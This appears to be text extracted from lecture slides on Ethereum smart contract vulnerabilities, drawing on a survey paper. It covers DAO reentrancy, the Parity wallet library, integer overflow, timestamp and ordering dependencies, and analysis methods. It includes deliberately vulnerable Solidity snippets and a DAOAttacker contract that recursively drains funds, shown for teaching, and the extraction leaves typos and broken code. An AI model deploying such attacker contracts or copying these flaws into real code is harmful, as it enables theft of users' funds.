Smart Contract Security Vulnerabilities

Reference

Security Analysis Methods on Ethereum Smart Contract Vulnerabilities — A Survey

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Abstract—Smart contracts are software programs featuring both traditional applications and distributed data storage on blockchains. Ethereum is a prominent blockchain platform with the support of smart contracts. The smart contracts act as autonomous agents in critical decentralized applications and hold a significant amount of cryptocurrency to perform trusted transactions and agreements. Millions of dollars as part of the assets held by the smart contracts were stolen or frozen through the notorious attacks just between 2016 and 2018, such as the DAO attack, Parity Multi-Sig Wallet attack, and the integer underflow/overflow attacks. These attacks were caused by a combination of technical flaws in designing and implementing software codes. However, many more vulnerabilities of less severity are to be discovered because of the scripting natures of the

network and decentralized data management were headed up as the way of mitigation. In recent years, the blockchain technology is being the prominent mechanism which uses distributed ledger technology (DLT) to implement digitalized and decentralized public ledger to keep all cryptocurrency transactions [1], [5], [6], [7], [8]. Blockchain is a public electronic ledger equivalent to a distributed database. It can be openly shared among the disparate users to create an immutable record of their transactions [7], [9], [10], [11], [12], [13]. Since all the committed records and transactions are immutable in the public ledger, the data are transparent and securely stored in the blockchian network. A blockchain

Introduction

- It is challenging to create smart contracts that are free of security bugs.
- The security loopholes of smart contracts are not caused by blockchain virtual machines — most of them are coding issues caused by smart contract developers
- The immutable nature of smart contracts makes pros and cons in the means of security aspects

Security Challenges in Smart Contract

- Unfamiliar execution environment.
- New software stack.
- Anonymous financially motivational attckers.
- Rapid pace of development in Blockchain.

Classification of issues in SC

- Security issues lead to exploits by a malicious user.
- Functional issues causes the violation of the intended functionality.
- Operational issues lead to run time problem.
- Development issues make code difficult to understand and improve.




Fig. 1. The taxonomy of dependencies in smart contract vulnerabilities

Accounts

• Ethereum network has two types of Accounts:

 One is externally owned user account controlled by the private key,

 The other one is smart contract account controlled by its compiled programming code.

An Example




Fig. 2. A Real-world Example for Smart Contract Execution

Re-enterancy Problem

Re-enterancy Problem

- The attacker kept withdrawing Ethers by requesting the smart contract before updating the balance of smart contract.
- The withdraw function of the target contract was called recursively until the contract balance reached zero.







THE PROBLEM

Massive Losses due to Bugs







The DAO: Example

```
1// DAO.sol
                                                  1// DAOAttacker.sol
2 contract DAO {
                                                  2 import 'DAO.sol';
    // assign Ethers to an address
    mapping (address => uint256) public deposit; 3 contract DAOAttacker {
                                                      // initialize DAO contract instance
    // credit an amount to sender's account
                                                      DAO public dao = DAO(0xDa32C9e...);
    function credit (address to) payable {
                                                      address owner;
       deposit[msq.sender] += msq.value;
                                                      //set contract creator as owner
                                                      constructor(DaoAttacker) public {
    // get credited amount
                                                          owner = msg.sender:
    function getCreditedAmount(address)
        returns (uint) {
                                                  12
       return deposit[msq.sender];
                                                      //fallback function calls widthraw function
                                                  13
                                                      function() public {
                                                  14
                                                         dao.withdraw(dao.getCreditedAmount(this));
                                                  15
    // withdraw fund from contract
    function withdraw (uint amount) {
       if (deposit[msq.sender] >= amount) {
                                                      /*send stolen funds to attacker's address*/
       msq.sender.call.value(amount)();
                                                      function stealFunds() payable public{
       deposit[msq.sender] -= amount; }
                                                         owner.transfer(address(this).balance);
                                                  20
21
                                                  21
22 }
                                                  22 }
```

How to steal \$50M – the DAO bug

```
DAO::withdraw(to) {
 if shares[to] > 0 {
  transferTo(to, shares[to]);
  shares[to] = 0;
```

coins[Thief]=7

How to steal \$50M – the DAO bug



```
DAO::withdraw(to) {
    if shares[to] > 0 {
       transferTo(to, shares[to]);
       shares[to] = 0;
    }
}
```



```
coins[Thief]=7
```

How to steal \$50M – the DAO bug



```
DAO::withdraw(to) {
   if shares[to] > 0 {
     transferTo(to, shares[to]);
     shares[to] = 0;
   }
}
```



```
Thief::uponTransfer(a) {
  DAO::withdraw(Thief)
}
```

```
coins[Thief]=107
```

How to steal \$50M – the DAO bug

```
DAO::withdraw(to) {
    if shares[to] > 0 {
        transferTo(to, shares[to]);
        shares[to] = 0;
    }
    }
}

Thief::uponTransfer(a) {
    DAO::withdraw(Thief)
}
```

coins[Thief]=107

How to steal \$50M – the DAO bug

```
DAO::withdraw(to) {
    if shares[to] > 0 {
        transferTo(to, shares[to]);
        shares[to] = 0;
    }
    }
}

Thief::uponTransfer(a) {
    DAO::withdraw(Thief)
}
```

coins[Thief]=207

The Parity Multi-Sig Wallet Hack

The Parity Multi-Sig Wallet Hack

- The parity multi-sig wallets are smart contract programs which are used to manage digital assets by the wallet users
- Some of the frequent used function of the parity multi-sig wallet are implemented in a public library.
- Multi-sig wallets are able to call these external public library from their contract.
- The parity multi-sig wallet attack occurred when the attacker managed to initialize the public library as a multi-sig wallet and subsequently gained the ownership right and killing right.
- Since all the wallets depend on this public library, there deployed contract were useless against the attacker.

The Parity Multi-Sig Wallet Hack

```
1 // WalletLibrary.sol
2 // constructor in wallet library
3 // set daylimit and muliple owners
4 function initWallet(address[] owners, uint
         required, uint dayLimit) {
5   initDaylimit(dayLimit);
6   initMultiowned(owners, required);
7 }
```

```
1 // MultisigWallet.sol
2 function() payable {
3    // deposit an amount to sender's address
4    // walletLibrary is an instance of the
        public library
5    if (msg.value > 0)
6        Deposit(msg.sender, msg.value);
7    else if (msg.data.length > 0)
8        walletLibrary.delegatecall(msg.data);
9    }
```

Integer Overow/Underow Hack

Integer Overflow/Underflow Hack

- An unsigned integer in solidity is defined as uint 256. Each uint is limited to 256 bits in size 0 to $2^{256} 1$.
- If an integer variable assigned to a value larger than this range, it reset to 0.
- If an integer variable assigned to a value less than this range it would be reset to the top value of range.

Integer Overow/Underow Hack

```
pragma solidity 0.4.24;
contract UintWrapping {
    uint public zero = 0;
   uint public max = 2**256-1;
    function zeroMinus1() public {
        zero -= 1;
   function maxPlus1() public {
       max += 1;
```

Timestamp Dependency

Timestamp Dependency

- Miner has responsible to generate the timestamp for the block
- Malicious user can choose different block timestamp to manipulate the outcome of timestamp dependent smart contract.
- Consider a lottery that distributes prizes depending on whether now(alias for block.timestamp) is odd or even.

```
if (now % 2 == 0) winner = pli; else winner = pl2;
```

Timestamp Dependency

```
1// TheRun.sol -- function random()
2 uint256 constant private salt =
     block.timestamp;
4 function random(uint Max) constant private
     returns (uint256 result) {
    //get the best seed for randomness
    uint256 x = salt * 100 / Max;
    uint256 y = salt * block.number / (salt
        %5) ;
    uint256 seed = block.number/3 + (salt %
        300) + Last_Payout + y;
    uint256 h = uint256(block.blockhash(seed)
10
    return uint256((h/x)) % Max + 1 // random
11
        number between 1 and Max
12 }
```


```
1 //TheRun.sol -- call random() function
2 //winning condition with deposit > 2 and
    having luck
3 if( (deposit > 1 ether ) && (deposit >
        players[Payout_id].payout) ){
4    uint roll = random(100); // create a
        random number
5    if( roll % 10 == 0 ) {
6        msg.sender.send(WinningPot);
7        WinningPot=0;
8    }
9 }
```

Transaction Ordering Dependency

Transaction Ordering Dependency

- A Transaction-Ordering Attack is a race condition attack.
- A transaction-ordering attack will change the price during the processing of your transaction because some one else (the contract owner, miner or another user) has sent a transaction modifying the price before your transaction is complete.

Transaction Ordering Dependency



Transaction Ordering Dependency

```
1// StockMarket.sol
2 contract StockMarket {
    uint public stock_price;
    uint public stock_available;
    address public owner;
    function updatePrice (uint _price) private
       if(msg.sender == owner) {
           stock_price = _price
11
12
    function buy (uint quantity) private
13
        returns (uint) {
        if (msg.value < quantity*stock_price ||</pre>
            quantity > stock_available)
        stock_available -= quantity;
15
17 }
```

Transaction Ordering Dependency

```
pragma solidity ^0.4.18;
contract TransactionOrdering {
   uint256 price;
    address owner;
    event Purchase (address buyer, uint256 price);
    event PriceChange (address owner, uint256 price);
   modifier ownerOnly() {
        require (msq.sender == owner);
    function TransactionOrdering() {
        // constructor
        owner = msq.sender;
       price = 100;
    function buy() returns (uint256) {
        Purchase (msg.sender, price);
        return price;
    function setPrice(uint256 price) ownerOnly() {
        price = price;
        PriceChange (owner, price);
```

Operational issues

Byte Array

Use bytes instead of byte[] for lower gas consumption.

Costly Loop

```
for (uint256 1 = 0; 1 < array.length; 1++) { costlyF(); }</pre>
```

- If array.length is large enough, the function exceeds the block gas limit, and transactions calling it will never be confirmed
- This becomes a security issue, if an external actor influences array.length.

Development issues

Compiler Version Not Fixed

 Solidity source files indicate the versions of the compiler they can be compiled with.

```
pragma solidity ^0.4.19; // bad: 0.4.19 and above
pragma solidity 0.4.19; // good: 0.4.19 only
```

 It is recommended to follow the latter example, as future compiler versions may handle certain language constructions in a way the developer did not foresee.

Development issues

Style Guide Violation

 In Solidity, function and event names usually start with a lower- and uppercase letter respectively

```
function Foo(); // bad
event logFoo(); // bad
function foo(); // good
event LogFoo(); // good
```

Violating the style guide decreases readability and leads to confusion

Development issues

Implicit Visibility Level

 The default function visibility level in Solidity is public. Explicitly define function visibility to prevent confusion.

```
function foo() { /*...*/ } // bad
function foo() public { /*...*/ } // good
function bar() private { /*...*/ } // good
```

Types of Security Analysis

Types of analysis	Methodologies	Input type
Static Analysis	Symbolic execution	bytecode
	Control Flow Graph construction	bytecode
	Pattern recognition	bytecode
	Rule-based analysis	solidity code
	Compilation	solidity code
	Decompilation	bytecode
Dynamic Analysis	Execution trace at run-time	bytecode
	Transaction graph construction	bytecode
	Symbolic analysis	bytecode
	Validation of true/false positives	bytecode
Formal verification	Using theorem provers	bytecode
	Translation of formal language	solidity code
	Construction of program logics	bytecode

Mapping Between All

